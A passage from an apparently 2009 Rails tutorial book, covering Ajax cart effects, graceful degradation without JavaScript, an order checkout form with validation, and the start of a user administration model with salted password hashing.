to apply the effect to by passing :current_item to the page? We then asked for the highlight visual effect and overrode the default yellow/white transition with colors that work better with our design. Click to add an item to the cart, and you’ll see the changed item in the cart glow a light green before fading back to merge with the background. Report erratum this copy is (P1.0 printing, March 2009)
  • 136.
    I TERATION D4:H IDING AN E MPTY C AR T 136 9.4 Iteration D4: Hiding an Empty Cart There’s one last request from the customer. Right now, even carts with nothing in them are still displayed in the sidebar. Can we arrange for the cart to appear only when it has some content? But of course! In fact, we have a number of options. The simplest is probably to include the HTML for the cart only if the cart has something in it. We could do this totally within the _cart partial: <% unless cart.items.empty? %> <div class="cart-title" >Your Cart</div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> <tr class="total-line" > <td colspan="2" >Total</td> <td class="total-cell" ><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> <% end %> Although this works, the user interface is somewhat brutal: the whole side- bar redraws on the transition between a cart that’s empty and a cart with something in it. So, let’s not use this code. Instead, let’s smooth it out a little. The Script.aculo.us effects library contains a number of nice transitions that make elements appear. Let’s use blind_down, which will smoothly reveal the cart, sliding the rest of the sidebar down to make room. Not surprisingly, we’ll use our existing .js.rjs template to call the effect. Because the add_to_cart template is invoked only when we add something to the cart, we know that we have to reveal the cart in the sidebar whenever there is exactly one item in the cart (because that means previously the cart was empty and hence hidden). And, because the cart should be visible before we start the highlight effect, we’ll add the code to reveal the cart before the code that triggers the highlight. The template now looks like this: Download depot_n/app/views/store/add_to_cart.js.rjs page.replace_html("cart" , :partial => "cart" , :object => @cart) page[:cart].visual_effect :blind_down if @cart.total_items == 1 page[:current_item].visual_effect :highlight, :startcolor => "#88ff88" , :endcolor => "#114411" Report erratum this copy is (P1.0 printing, March 2009)
  • 137.
    I TERATION D4:H IDING AN E MPTY C AR T 137 This won’t yet work, because we don’t have a total_items method in our cart model: Download depot_n/app/models/cart.rb def total_items @items.sum { |item| item.quantity } end We have to arrange to hide the cart when it’s empty. There are two basic ways of doing this. One, illustrated by the code at the start of this section, is not to generate any HTML at all. Unfortunately, if we do that, then when we add something to the cart and suddenly create the cart HTML, we see a flicker in the browser as the cart is first displayed and then hidden and slowly revealed by the blind_down effect. A better way to handle the problem is to create the cart HTML but set the CSS style to display: none if the cart is empty. To do that, we need to change the store.html.erb layout in app/views/layouts. Our first attempt is something like this: <div id="cart" <% if @cart.items.empty? %> style="display: none" <% end %> > <%= render(:partial => "cart" , :object => @cart) %> </div> This code adds the CSS style= attribute to the <div> tag, but only if the cart is empty. It works fine, but it’s really, really ugly. That dangling > character looks misplaced (even though it isn’t), and the way logic is interjected into the middle of a tag is the kind of thing that gives templating languages a bad name. Let’s not let that kind of ugliness litter our code. Instead, let’s create an abstraction that hides it—we’ll write a helper method. Helper Methods Whenever we want to abstract some processing out of a view (any kind of view), we should write a helper method. If you look in the app directory, you’ll find four subdirectories: depot> ls -p app controllers/ helpers/ models/ views/ Not surprisingly, our helper methods go in the helpers directory. If you look in that directory, you’ll find it already contains some files: depot> ls -p app/helpers application_helper.rb products_helper.rb store_helper.rb Report erratum this copy is (P1.0 printing, March 2009)
  • 138.
    I TERATION D4:H IDING AN E MPTY C AR T 138 The Rails generators automatically created a helper file for each of our con- trollers (products and store). The Rails command itself (the one that created the application initially) created the file application_helper.rb. If you like, you can organize your methods into controller-specific helpers, but in reality all helpers are available to all views. For now, we need it just in the store view, so let’s start by putting it there. Let’s take a look at the file store_helper.rb in the helpers directory: module StoreHelper end Let’s write a helper method called hidden_div_if. It takes a condition, an optional set of attributes, and a block. It wraps the output generated by the block in a <div> tag, adding the display: none style if the condition is true. We’d use it in the store layout like this: Download depot_n/app/views/layouts/store.html.erb <% hidden_div_if(@cart.items.empty?, :id => "cart" ) do %> <%= render(:partial => "cart" , :object => @cart) %> <% end %> We’ll write our helper so that it is local to the store controller by adding it to store_helper.rb in the app/helpers directory: Download depot_n/app/helpers/store_helper.rb module StoreHelper def hidden_div_if(condition, attributes = {}, &block) if condition attributes["style" ] = "display: none" end content_tag("div" , attributes, &block) end end This code uses the Rails standard helper, content_tag, which can be used to wrap the output created by a block in a tag. By using the &block notation, we get Ruby to pass the block that was given to hidden_div_if down to content_tag. And, finally, we need to stop setting the message in the flash that we used to display when the user empties a cart. It really isn’t needed anymore, because the cart clearly disappears from the sidebar when the catalog index page is redrawn. But there’s another reason to remove it, too. Now that we’re using Ajax to add products to the cart, the main page doesn’t get redrawn between requests as people shop. That means we’ll continue to display the flash mes- sage saying the cart is empty even as we display a cart in the sidebar. Report erratum this copy is (P1.0 printing, March 2009)
  • 139.
    I TERATION D5:D EGRADING I F J AVASCRIPT I S D ISABLED 139 Download depot_n/app/controllers/store_controller.rb def empty_cart session[:cart] = nil redirect_to_index end Although this might seem like a lot of steps, it really isn’t. All we did to make the cart hide and reveal itself was to make the CSS display style conditional on the number of items in the cart and to use the RJS template to invoke the blind_down effect when the cart went from being empty to having one item. Everyone is excited to see our fancy new interface. In fact, because our com- puter is on the office network, our colleagues point their browsers at our test application and try it for themselves. Lots of low whistles follow as folks mar- vel at the way the cart appears and then updates. Everyone loves it. Everyone, that is, except Bruce. Bruce doesn’t trust JavaScript running in his browser and has it turned off. And, with JavaScript disabled, all our fancy Ajax stops working. When Bruce adds something to his cart, he sees something strange: $("cart" ).update("<h1>Your Cart</h1>nn<ul>n n <li id="current_item">nn 3 &times; Pragmatic Project Automationn</li>n</ul>n n<form method="post" action="/store/empty_cart" class="button-to... Clearly this won’t do. We need to have our application work if our users have disabled JavaScript in their browsers. That’ll be our next iteration. 9.5 Iteration D5: Degrading If Javascript Is Disabled Remember, back on page 128, that we arranged for the cart to appear in the sidebar? We did this before we added a line of Ajax code to the application. If we could fall back to this behavior when JavaScript is disabled in the browser, then the application would work for Bruce in addition to our other co-workers. This basically means that if the incoming request to add_to_cart doesn’t come from JavaScript, we want to do what the original application did and redirect to the index page. When the index displays, the updated cart will appear in the sidebar. If a user clicks the button inside a form_remote_tag, one of two things happens. If JavaScript is disabled, the target action in the application is invoked using a regular HTTP POST request—it acts just like a regular HTML form. If, however, JavaScript is enabled, it overrides this conventional POST and instead uses a JavaScript object to establish a back channel with the server. This object is an instance of class XmlHTTPRequest. Because that’s a mouthful, most folks (and Rails) abbreviate it to xhr. Report erratum this copy is (P1.0 printing, March 2009)
  • 140.
    W HAT WE J UST D ID 140 So, on the server, we can tell that we’re talking to a JavaScript-enabled browser by testing to see whether the incoming request was generated by an xhr object. And the Rails request object, available inside controllers and views, makes it easy to test for this condition. It provides an xhr? method. As a result, making our application work regardless of whether JavaScript is enabled requires only two lines of code in the add_to_cart action: Download depot_o/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @current_item = @cart.add_product(product) respond_to do |format| format.js if request.xhr? format.html {redirect_to_index} end rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end 9.6 What We Just Did In this iteration we added Ajax support to our cart: • We moved the shopping cart into the sidebar. We then arranged for the add_to_cart action to redisplay the catalog page. • We used form_remote_tag to invoke the add_to_cart action using Ajax. • We then used an RJS template to update the page with just the cart’s HTML. • To help the user see changes to the cart, we added a highlight effect, again using the RJS template. • We wrote a helper method that hides the cart when it is empty and used the RJS template to reveal it when an item is added. • Finally, we made our application work when the user’s browser has JavaScript disabled by reverting to the behavior we implemented before starting on the Ajax journey. The key point to take away is the incremental style of Ajax development. Start with a conventional application, and then add Ajax features, one by one. Ajax can be hard to debug: by adding it slowly to an application, you make it easier to track down what changed if your application stops working. And, as we saw, starting with a conventional application makes it easier to support both Ajax and non-Ajax behavior in the same codebase. Report erratum this copy is (P1.0 printing, March 2009)
  • 141.
    W HAT WE J UST D ID 141 Finally, we’ll give you a couple of hints. First, if you plan to do a lot of Ajax development, you’ll probably need to get familiar with your browser’s Java- Script debugging facilities and with its DOM inspectors. Chapter 8 of Pragmatic Ajax: A Web 2.0 Primer [GGA06] has a lot of useful tips. And, second, the NoScript plug-in for Firefox makes checking JavaScript/no JavaScript a one- click breeze. Others find it useful to run two different browsers when they are developing—have JavaScript enabled in one, disabled in the other. Then, as new features are added, poking at it with both browsers will make sure your application works regardless of the state of JavaScript. Playtime Here’s some stuff to try on your own: • In Section 7.4, Playtime, on page 103, one of the activities was to make clicking the image add the item to the cart. Change this to use form_ remote_tag and image_submit_tag. • The cart is currently hidden when the user empties it by redrawing the entire catalog. Can you change the application to use the Script.aculo.us blind_up effect instead? • Does the change you made work if the browser has JavaScript disabled? • Experiment with other visual effects for new cart items. For example, can you set their initial state to hidden and then have them grow into place? Does this make it problematic to share the cart item partial between the Ajax code and the initial page display? • Add a link next to each item in the cart. When clicked, it should invoke an action to decrement the quantity of the item, deleting it from the cart when the quantity reaches zero. Get it working without using Ajax first, and then add the Ajax goodness. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
  • 142.
    In this chapter,we’ll see • linking tables with foreign keys, • using belongs_to and has_many, • creating forms based on models (form_for), and • linking forms, models, and views. Chapter 10 Task E: Check Out! Let’s take stock. So far, we’ve put together a basic product administration sys- tem, we’ve implemented a catalog, and we have a pretty spiffy-looking shop- ping cart. So, now we need to let the buyer actually purchase the contents of that cart. Let’s implement the checkout function. We’re not going to go overboard here. For now, all we’ll do is capture the cus- tomer’s contact details and payment option. Using these we’ll construct an order in the database. Along the way, we’ll be looking a bit more at models, validation, and form handling. 10.1 Iteration E1: Capturing an Order An order is a set of line items, along with details of the purchase transaction. We already have some semblance of the line items. Our cart contains cart items, but we don’t currently have a database table for them. Nor do we have a table to hold order information. However, based on the diagram on page 67, combined with a brief chat with our customer, we can now generate the Rails models and populate the migrations to create the corresponding tables. First we create the two models: depot> ruby script/generate scaffold order name:string address:text email:string pay_type:string ... depot> ruby script/generate scaffold line_item product_id:integer order_id:integer quantity:integer total_price:decimal ... Then we edit the two migration files created by the generator.
  • 143.
    I TERATION E1:C APTURING AN O RDER 143 First, set a limit on the size of the pay_type in the creation of the orders table: Download depot_p/db/migrate/20080601000005_create_orders.rb class CreateOrders < ActiveRecord::Migration def self.up create_table :orders do |t| t.string :name t.text :address t.string :email t.string :pay_type, :limit => 10 t.timestamps end end def self.down drop_table :orders end end Then, adjust the migration for the line items: Download depot_p/db/migrate/20080601000006_create_line_items.rb class CreateLineItems < ActiveRecord::Migration def self.up create_table :line_items do |t| t.integer :product_id, :null => false, :options => "CONSTRAINT fk_line_item_products REFERENCES products(id)" t.integer :order_id, :null => false, :options => "CONSTRAINT fk_line_item_orders REFERENCES orders(id)" t.integer :quantity, :null => false t.decimal :total_price, :null => false, :precision => 8, :scale => 2 t.timestamps end end def self.down drop_table :line_items end end Notice that this table has two foreign keys. Each row in the line_items table is associated both with an order and with a product. Unfortunately, this has multiple problems. The first is that Rails migrations doesn’t provide a database-independent way to specify these foreign key constraints, so we had to resort to adding native DDL clauses (in this case, those of SQLite 3) as options. The second is that as of this writing, SQLite 3 version 3.4.0 will parse but will not otherwise enforce foreign key constraints. And finally, these custom constraints will not Report erratum this copy is (P1.0 printing, March 2009)
  • 144.
    I TERATION E1:C APTURING AN O RDER 144 Joe Asks. . . Where’s the Credit-Card Processing? At this point, our tutorial application is going to diverge slightly from reality. In the real world, we’d probably want our application to handle the com- mercial side of checkout. We might even want to integrate credit-card pro- cessing (possibly using the Payment module∗ or Tobias Lütke’s ActiveMer- chant library).† However, integrating with back-end payment-processing sys- tems requires a fair amount of paperwork and jumping through hoops. And this would distract from looking at Rails, so we’re going to punt on this particu- lar detail. ∗. http://rubyforge.org/projects/payment †. http://www.activemerchant.org/ be stored in your db/schema.rb file and therefore won’t be copied over to your test database.1 Now that we’ve created the two migrations, we can apply them: depot> rake db:migrate == 20080601000005 CreateOrders: migrating ===================================== -- create_table(:orders) -> 0.0066s == 20080601000005 CreateOrders: migrated (0.0096s) ============================ == 20080601000006 CreateLineItems: migrating ================================== -- create_table(:line_items) -> 0.0072s == 20080601000006 CreateLineItems: migrated (0.0500s) ========================= Because the database did not have entries for these two new migrations in the schema_migrations table, the db:migrate task applied both to the database. We could, of course, have applied them separately by running the migration task after creating the individual migrations. Relationships Between Models The database now knows about the relationship between line items, orders, and products. However, the Rails application does not. We need to add some 1. Many Rails developers don’t bother specifying database-level constraints such as foreign keys, relying instead on the application code to make sure that everything knits together correctly. That’s probably why Rails migrations don’t let you specify constraints. However, when it comes to database integrity, many (including Dave and Sam) think an ounce of extra checking can save pounds of late- night production system debugging. If this appeals to you, you can find additional information on page 308. Report erratum this copy is (P1.0 printing, March 2009)
  • 145.
    I TERATION E1:C APTURING AN O RDER 145 declarations to our model files that specify their interrelationships. Open the newly created order.rb file in app/models, and add a call to has_many: class Order < ActiveRecord::Base has_many :line_items end That has_many directive is fairly self-explanatory: an order (potentially) has many associated line items. These are linked to the order because each line item contains a reference to its order’s id. Now, for completeness, we should add a has_many directive to our product model. After all, if we have lots of orders, each product might have many line items referencing it. class Product < ActiveRecord::Base has_many :line_items # ... Next, we’ll specify links in the opposite direction, from the line item to the orders and products tables. To do this, we use the belongs_to declaration twice in the line_item.rb file: Download depot_p/app/models/line_item.rb class LineItem < ActiveRecord::Base belongs_to :order belongs_to :product end belongs_to tells Rails that rows in the line_items table are children of rows in the orders and products tables. No line item can exist unless the corresponding order and product rows exist. There’s an easy way to remember where to put belongs_to declarations: if a table has foreign keys, the corresponding model should have a belongs_to for each. Just what do these various declarations do? Basically, they add navigation capabilities to the model objects. Because we added the belongs_to declaration to LineItem, we can now retrieve its Order and display the customer’s name: li = LineItem.find(...) puts "This line item was bought by #{li.order.name}" And because an Order is declared to have many line items, we can reference them (as a collection) from an order object: order = Order.find(...) puts "This order has #{order.line_items.size} line items" We’ll have more to say about intermodel relationships starting on page 360. Report erratum this copy is (P1.0 printing, March 2009)
  • 146.
    I TERATION E1:C APTURING AN O RDER 146 Creating the Order Capture Form Now that we have our tables and our models, we can start the checkout pro- cess. First, we need to add a Checkout button to the shopping cart. We’ll link it back to a checkout action in our store controller: Download depot_p/app/views/store/_cart.html.erb <div class="cart-title">Your Cart</div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to "Checkout" , :action => 'checkout' %> <%= button_to "Empty cart" , :action => :empty_cart %> We want the checkout action to present our user with a form, prompting them to enter the information in the orders table: their name, address, e-mail address, and payment type. This means that at some point we’ll display a Rails template containing a form. The input fields on this form will have to link to the corresponding attributes in a Rails model object, so we’ll need to create an empty model object in the checkout action to give these fields something to work with.2 (We also have to find the current cart, as it is displayed in the layout. Finding the cart at the start of each action is starting to get tedious; we’ll see how to remove this duplication later.) Download depot_p/app/controllers/store_controller.rb def checkout @cart = find_cart if @cart.items.empty? redirect_to_index("Your cart is empty" ) else @order = Order.new end end Notice how we check to make sure that there’s something in the cart. This prevents people from navigating directly to the checkout option and creating empty orders. Now for the template itself. To capture the user’s information, we’ll use a form. As always with HTML forms, the trick is populating any initial values into the 2. Again, if you’re following along, remember that actions must appear before the private keyword in the controller. Report erratum this copy is (P1.0 printing, March 2009)
  • 147.
    I TERATION E1:C APTURING AN O RDER 147 controller: model object: def edit @order.name "Dave" @order = Order.find(...) end <% form_for :order, :url => { :action => :save_order } do |form| %> <p> <label for="order_name">Name:</label> <%= form.text_field :name, :size => 40 %> </p> <% end %> Name: Dave Figure 10.1: Names in form_for map to objects and attributes. form fields and then extracting those values back out into our application when the user hits the submit button. In the controller, we set up the @order instance variable to reference a new Order model object. We do this because the view populates the form from the data in this object. As it stands, that’s not particularly interesting. Because it’s a new model object, all the fields will be empty. However, consider the general case. Maybe we want to edit an existing order. Or maybe the user has tried to enter an order but their data has failed validation. In these cases, we want any existing data in the model shown to the user when the form is displayed. Passing in the empty model object at this stage makes all these cases consistent—the view can always assume it has a model object available. Then, when the user hits the submit button, we’d like the new data from the form to be extracted into a model object back in the controller. Fortunately, Rails makes this relatively painless. It provides us with a bunch of form helper methods. These helpers interact with the controller and with the models to implement an integrated solution for form handling. Before we start on our final form, let’s look at a simple example: Line 1 <% form_for :order, :url => { :action => :save_order } do |form| %> 2 <p> 3 <label for="order_name">Name:</label> 4 <%= form.text_field :name, :size => 40 %> 5 </p> 6 <% end %> Report erratum this copy is (P1.0 printing, March 2009)
  • 148.
    I TERATION E1:C APTURING AN O RDER 148 There are two interesting things in this code. First, the form_for helper on line 1 sets up a standard HTML form. But it does more. The first parameter, :order, tells the method that it’s dealing with an object in an instance variable named @order. The helper uses this information when naming fields and when arrang- ing for the field values to be passed back to the controller. The :url parameter tells the helper what to do when the user hits the submit button. In this case, we’ll generate an HTTP POST request that’ll end up getting handled by the save_order action in the controller. You’ll see that form_for sets up a Ruby block environment (this block ends on line 6). Within this block, you can put normal template stuff (such as the <p> tag). But you can also use the block’s parameter (form in this case) to reference a form context. We use this context on line 4 to add a text field to the form. Because the text field is constructed in the context of the form_for, it is automatically associated with the data in the @order object. All these relationships can be confusing. It’s important to remember that Rails needs to know both the names and the values to use for the fields associated with a model. The combination of form_for and the various field-level helpers (such as text_field) give it this information. We can see this process in Fig- ure 10.1, on the preceding page. Now we can create the template for the form that captures a customer’s details for checkout. It’s invoked from the checkout action in the store controller, so the template will be called checkout.html.erb in the directory app/views/store. Rails has form helpers for all the different HTML-level form elements. In the code that follows, we use text_field and text_area helpers to capture the cus- tomer’s name, e-mail, and address: Download depot_p/app/views/store/checkout.html.erb <div class="depot-form"> <%= error_messages_for 'order' %> <% form_for :order, :url => { :action => :save_order } do |form| %> <fieldset> <legend>Please Enter Your Details</legend> <div> <%= form.label :name, "Name:" %> <%= form.text_field :name, :size => 40 %> </div> <div> <%= form.label :address, "Address:" %> <%= form.text_area :address, :rows => 3, :cols => 40 %> </div> Report erratum this copy is (P1.0 printing, March 2009)
  • 149.
    I TERATION E1:C APTURING AN O RDER 149 <div> <%= form.label :email, "E-Mail:" %> <%= form.text_field :email, :size => 40 %> </div> <div> <%= form.label :pay_type, "Pay with:" %> <%= form.select :pay_type, Order::PAYMENT_TYPES, :prompt => "Select a payment method" %> </div> <%= submit_tag "Place Order" , :class => "submit" %> </fieldset> <% end %> </div> The only tricky thing in there is the code associated with the selection list. We’ve assumed that the list of available payment options is an attribute of the Order model—it will be an array of arrays in the model file. The first element of each subarray is the string to be displayed as the option in the selection, and the second value gets submitted in the request and ultimately is what is stored in the database.3 We’d better define the option array in the model order.rb before we forget: Download depot_p/app/models/order.rb class Order < ActiveRecord::Base PAYMENT_TYPES = [ # Displayed stored in db [ "Check" , "check" ], [ "Credit card" , "cc" ], [ "Purchase order" , "po" ] ] # ... In the template, we pass this array of payment type options to the select helper. We also pass the :prompt parameter, which adds a dummy selection containing the prompt text. 3. If we anticipate that other non-Rails applications will update the orders table, we might want to move the list of payment types into a separate lookup table and make the payment type column a foreign key referencing that new table. Rails provides good support for generating selection lists in this context too. You simply pass the select helper the result of doing a find(:all) on your lookup table. Report erratum this copy is (P1.0 printing, March 2009)
  • 150.
    I TERATION E1:C APTURING AN O RDER 150 Add a little CSS magic: Download depot_p/public/stylesheets/depot.css /* Styles for order form */ .depot-form fieldset { background: #efe ; } .depot-form legend { color: #dfd ; background: #141 ; font-family: sans-serif; padding: 0.2em 1em; } .depot-form label { width: 5em; float: left; text-align: right; padding-top: 0.2em; margin-right: 0.1em; display: block; } .depot-form select, .depot-form textarea, .depot-form input { margin-left: 0.5em; } .depot-form .submit { margin-left: 4em; } .depot-form div { margin: 0.5em 0; } We’re ready to play with our form. Add some stuff to your cart, and then click the Checkout button. You should see something like Figure 10.2, on the next page. Looking good! But, if you click the Place Order button, you’ll be greeted with the following: Unknown action No action responded to save_order Before we move on to that new action, though, let’s finish off the checkout action by adding some validation. We’ll change the Order model to verify that the customer enters data for all the fields (including the payment type drop- down list). Report erratum this copy is (P1.0 printing, March 2009)
  • 151.
    I TERATION E1:C APTURING AN O RDER 151 Figure 10.2: Our checkout screen We also validate that the payment type is one of the accepted values.4,5 Download depot_p/app/models/order.rb class Order < ActiveRecord::Base PAYMENT_TYPES = [ # Displayed stored in db [ "Check" , "check" ], [ "Credit card" , "cc" ], [ "Purchase order" , "po" ] ] validates_presence_of :name, :address, :email, :pay_type validates_inclusion_of :pay_type, :in => PAYMENT_TYPES.map {|disp, value| value} # ... Note that we already call the error_messages_for helper at the top of the page. 4. To get the list of valid payment types, we take our array of arrays and use the Ruby map method to extract just the values. 5. Some folks might be wondering why we bother to validate the payment type, given that its value comes from a drop-down list that contains only valid values. We do it because an application can’t assume that it’s being fed values from the forms it creates. Nothing is stopping a malicious user from submitting form data directly to the application, bypassing our form. If the user set an unknown payment type, they might conceivably get our products for free. Report erratum this copy is (P1.0 printing, March 2009)
  • 152.
    I TERATION E1:C APTURING AN O RDER 152 This will report validation failures (but only after we’ve written one more chunk of code). Capturing the Order Details Let’s implement the save_order action in the controller. This method has to do the following: 1. Capture the values from the form to populate a new Order model object. 2. Add the line items from our cart to that order. 3. Validate and save the order. If this fails, display the appropriate mes- sages, and let the user correct any problems. 4. Once the order is successfully saved, redisplay the catalog page, includ- ing a message confirming that the order has been placed. The method ends up looking something like this: Download depot_p/app/controllers/store_controller.rb Line 1 def save_order - @cart = find_cart - @order = Order.new(params[:order]) - @order.add_line_items_from_cart(@cart) 5 if @order.save - session[:cart] = nil - redirect_to_index("Thank you for your order" ) - else - render :action => 'checkout' 10 end - end On line 3, we create a new Order object and initialize it from the form data. In this case, we want all the form data related to order objects, so we select the :order hash from the parameters (this is the name we passed as the first parameter to form_for). The next line adds into this order the items that are already stored in the cart—we’ll write the actual method to do this in a minute. Next, on line 5, we tell the order object to save itself (and its children, the line items) to the database. Along the way, the order object will perform validation (but we’ll get to that in a minute). If the save succeeds, we do two things. First, we ready ourselves for this customer’s next order by deleting the cart from the session. Then, we redisplay the catalog using our redirect_to_index method to display a cheerful message. If, instead, the save fails, we redisplay the checkout form. Report erratum this copy is (P1.0 printing, March 2009)
  • 153.
    I TERATION E1:C APTURING AN O RDER 153 Joe Asks. . . Aren’t You Creating Duplicate Orders? Joe is concerned to see our controller creating Order model objects in two actions: checkout and save_order. He’s wondering why this doesn’t lead to dupli- cate orders in the database. The answer is simple: the checkout action creates an Order object in mem- ory simply to give the template code something to work with. Once the response is sent to the browser, that particular object gets abandoned, and it will eventually be reaped by Ruby’s garbage collector. It never gets close to the database. The save_order action also creates an Order object, populating it from the form fields. This object does get saved in the database. So, model objects perform two roles: they map data into and out of the database, but they are also just regular objects that hold business data. They affect the database only when you tell them to, typically by calling save. In the save_order action we assumed that the order object contains the method add_line_items_from_cart, so let’s implement that method now: Download depot_p/app/models/order.rb def add_line_items_from_cart(cart) cart.items.each do |item| li = LineItem.from_cart_item(item) line_items << li end end Notice that we didn’t have to do anything special with the various foreign key fields, such as setting the order_id column in the line item rows to reference the newly created order row. Rails does that knitting for us using the has_many and belongs_to declarations we added to the Order and LineItem models. Appending each new line item to the line_items collection on line 4 hands the responsibility for key management over to Rails. This method in the Order model in turn relies on a simple helper in the line item model that constructs a new line item given a cart item: Download depot_p/app/models/line_item.rb class LineItem < ActiveRecord::Base belongs_to :order belongs_to :product Report erratum this copy is (P1.0 printing, March 2009)
  • 154.
    I TERATION E1:C APTURING AN O RDER 154 def self.from_cart_item(cart_item) li = self.new li.product = cart_item.product li.quantity = cart_item.quantity li.total_price = cart_item.price li end end So, as a first test of all of this, hit the Place Order button on the check- out page without filling in any of the form fields. You should see the check- out page redisplayed along with some error messages complaining about the empty fields, as shown in Figure 10.3, on the following page. (If you’re follow- ing along at home and you get the message No action responded to save_order, it’s possible that you added the save_order method after the private declaration in the controller. Private methods cannot be called as actions.) If we fill in some data (as shown at the top of Figure 10.4, on page 156) and click Place Order , we should get taken back to the catalog, as shown at the bottom of the figure. But did it work? Let’s look in the database.6 depot> sqlite3 -line db/development.sqlite3 SQLite version 3.4.0 Enter ".help" for instructions sqlite> select * from orders; id = 1 name = Dave Thomas address = 123 Main St email = customer@pragprog.com pay_type = check created_at = 2008-06-09 13:40:40 updated_at = 2008-06-09 13:40:40 sqlite> select * from line_items; id = 1 product_id = 3 order_id = 1 quantity = 1 total_price = 28.5 created_at = 2008-06-09 13:40:40 updated_at = 2008-06-09 13:40:40 sqlite> .quit 6. You can save yourself some keystrokes on commands like these by creating a file named .sqlite3rc and putting it in your home directory. In that file, place two lines: .mode line and ATTACH DATABASE db/development.sqlite3 AS development. Report erratum this copy is (P1.0 printing, March 2009)
  • 155.
    I TERATION E1:C APTURING AN O RDER 155 Figure 10.3: Full house! Every field fails validation. One Last Ajax Change After we accept an order, we redirect to the index page, displaying the cheery flash message “Thank you for your order.” If the user continues to shop and they have JavaScript enabled in their browser, we’ll fill the cart in their side- bar without redrawing the main page. This means that the flash message will continue to be displayed. We’d rather it went away after we add the first item to the cart (as it does when JavaScript is disabled in the browser). Fortunately, the fix is simple: we just hide the <div> that contains the flash message when we add something to the cart. Except, nothing is really ever that simple. A first attempt to hide the flash might involve adding the following line to add_to_cart.js.rjs: page[:notice].hide # rest as before... However, this doesn’t work. If we come to the store for the first time, there’s nothing in the flash, so the <div> with an id of notice is not displayed. And, if there’s no <div> with the id of notice, the JavaScript generated by the RJS Report erratum this copy is (P1.0 printing, March 2009)
  • 156.
    I TERATION E1:C APTURING AN O RDER 156 Figure 10.4: Our first checkout Report erratum this copy is (P1.0 printing, March 2009)
  • 157.
    I TERATION E1:C APTURING AN O RDER 157 template that tries to hide it bombs out, and the rest of the template never gets run. As a result, you never see the cart update in the sidebar. The solution is a little hack. We want to run the .hide only if the notice <div> is present, but RJS doesn’t give us the ability to generate JavaScript that tests for <div>s. It does, however, let us iterate over elements on the page that match a certain CSS selector pattern. So let’s iterate over all <div> tags with an id of notice. The loop will find either one, which we can hide, or none, in which case the hide won’t get called. Download depot_p/app/views/store/add_to_cart.js.rjs page.select("div#notice" ).each { |div| div.hide } page.replace_html("cart" , :partial => "cart" , :object => @cart) page[:cart].visual_effect :blind_down if @cart.total_items == 1 page[:current_item].visual_effect :highlight, :startcolor => "#88ff88" , :endcolor => "#114411" The customer likes it. We’ve implemented product maintenance, a basic cata- log, and a shopping cart, and now we have a simple ordering system. Obviously we’ll also have to write some kind of fulfillment application, but that can wait for a new iteration. (And that iteration is one that we’ll skip in this book; it doesn’t have much new to say about Rails.) What We Just Did In a fairly short amount of time, we did the following: • We added orders and line_items tables (with the corresponding models) and linked them together. • We created a form to capture details for the order and linked it to the order model. • We added validation and used helper methods to display errors to the user. Playtime Here’s some stuff to try on your own: • Trace the flow through the methods save_order, add_line_items_from_cart, and from_cart_item. Do the controller, order model, and line item model seem suitably decoupled from each other? (One way to tell is to look at potential changes—if you change something, such as by adding a new Report erratum this copy is (P1.0 printing, March 2009)
  • 158.
    I TERATION E1:C APTURING AN O RDER 158 field to a cart item, does that change ripple through the code?) Can you find a way to further reduce coupling? • What happens if you click the Checkout button in the sidebar while the checkout screen is already displayed? Can you find a way of disabling the button in this circumstance? (Hint: variables set in the controller are available in layouts and partials as well as in the directly rendered template.) • The list of possible payment types is currently stored as a constant in the Order class. Can you move this list into a database table? Can you still make validation work for the field? (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
  • 159.
    In this chapter,we’ll see • adding virtual attributes to models, • using more validations, • coding forms without underlying models, • implementing one-action form handling, • adding authentication to a session, • using script/console, • using database transactions, and • writing an Active Record hook. Chapter 11 Task F: Administration We have a happy customer—in a very short time we’ve jointly put together a basic shopping cart that she can start showing to her users. There’s just one more change that she’d like to see. Right now, anyone can access the adminis- trative functions. She’d like us to add a basic user administration system that would force you to log in to get into the administration parts of the site. We’re happy to do that, because it gives us a chance to look at virtual attributes and filters, and it lets us tidy up the application somewhat. Chatting with our customer, it seems as if we don’t need a particularly sophis- ticated security system for our application. We just need to recognize a number of people based on usernames and passwords. Once recognized, these folks can use all of the administration functions. 11.1 Iteration F1: Adding Users Let’s start by creating a model and database table to hold our administrators’ usernames and passwords. Rather than store passwords in plain text, we’ll feed them through an SHA1 digest, resulting in a 160-bit hash. We check a user’s password by digesting the value they give us and comparing that hashed value with the one in the database. This system is made even more secure by salting the password, which varies the seed used when creating the hash by combining the password with a pseudorandom string.1 depot> ruby script/generate scaffold user name:string hashed_password:string salt:string Since this modified config/routes.rb, which is cached for performance reasons, you will need to restart your server. 1. For other recipes on how to do this, see the Authentication and Role-Based Authentication sec- tions in Chad Fowler’s Rails Recipes [Fow06].
  • 160.
    I TERATION F1:A DDING U SERS 160 Once that’s done, let’s look at the migration that’s generated: Download depot_p/db/migrate/20080601000007_create_users.rb class CreateUsers < ActiveRecord::Migration def self.up create_table :users do |t| t.string :name t.string :hashed_password t.string :salt t.timestamps end end def self.down drop_table :users end end Now run the migration as usual: depot> rake db:migrate Now we have to flesh out the user model. This turns out to be fairly complex because it has to work with the plain-text version of the password from the application’s perspective but maintain a salt value and a hashed password in the database. Let’s look at the model in sections. First, here’s the validation: Download depot_p/app/models/user.rb class User < ActiveRecord::Base validates_presence_of :name validates_uniqueness_of :name attr_accessor :password_confirmation validates_confirmation_of :password validate :password_non_blank private def password_non_blank errors.add(:password, "Missing password" ) if hashed_password.blank? end end That’s a fair amount of validation for such a simple model. We check that the name is present and unique (that is, no two users can have the same name in the database). Then there’s the mysterious validates_confirmation_of declaration. You know those forms that prompt you to enter a password and then make you reenter it in a separate field so they can validate that you typed what you thought you typed? Well, Rails can automatically validate that the two Report erratum this copy is (P1.0 printing, March 2009)
  • 161.
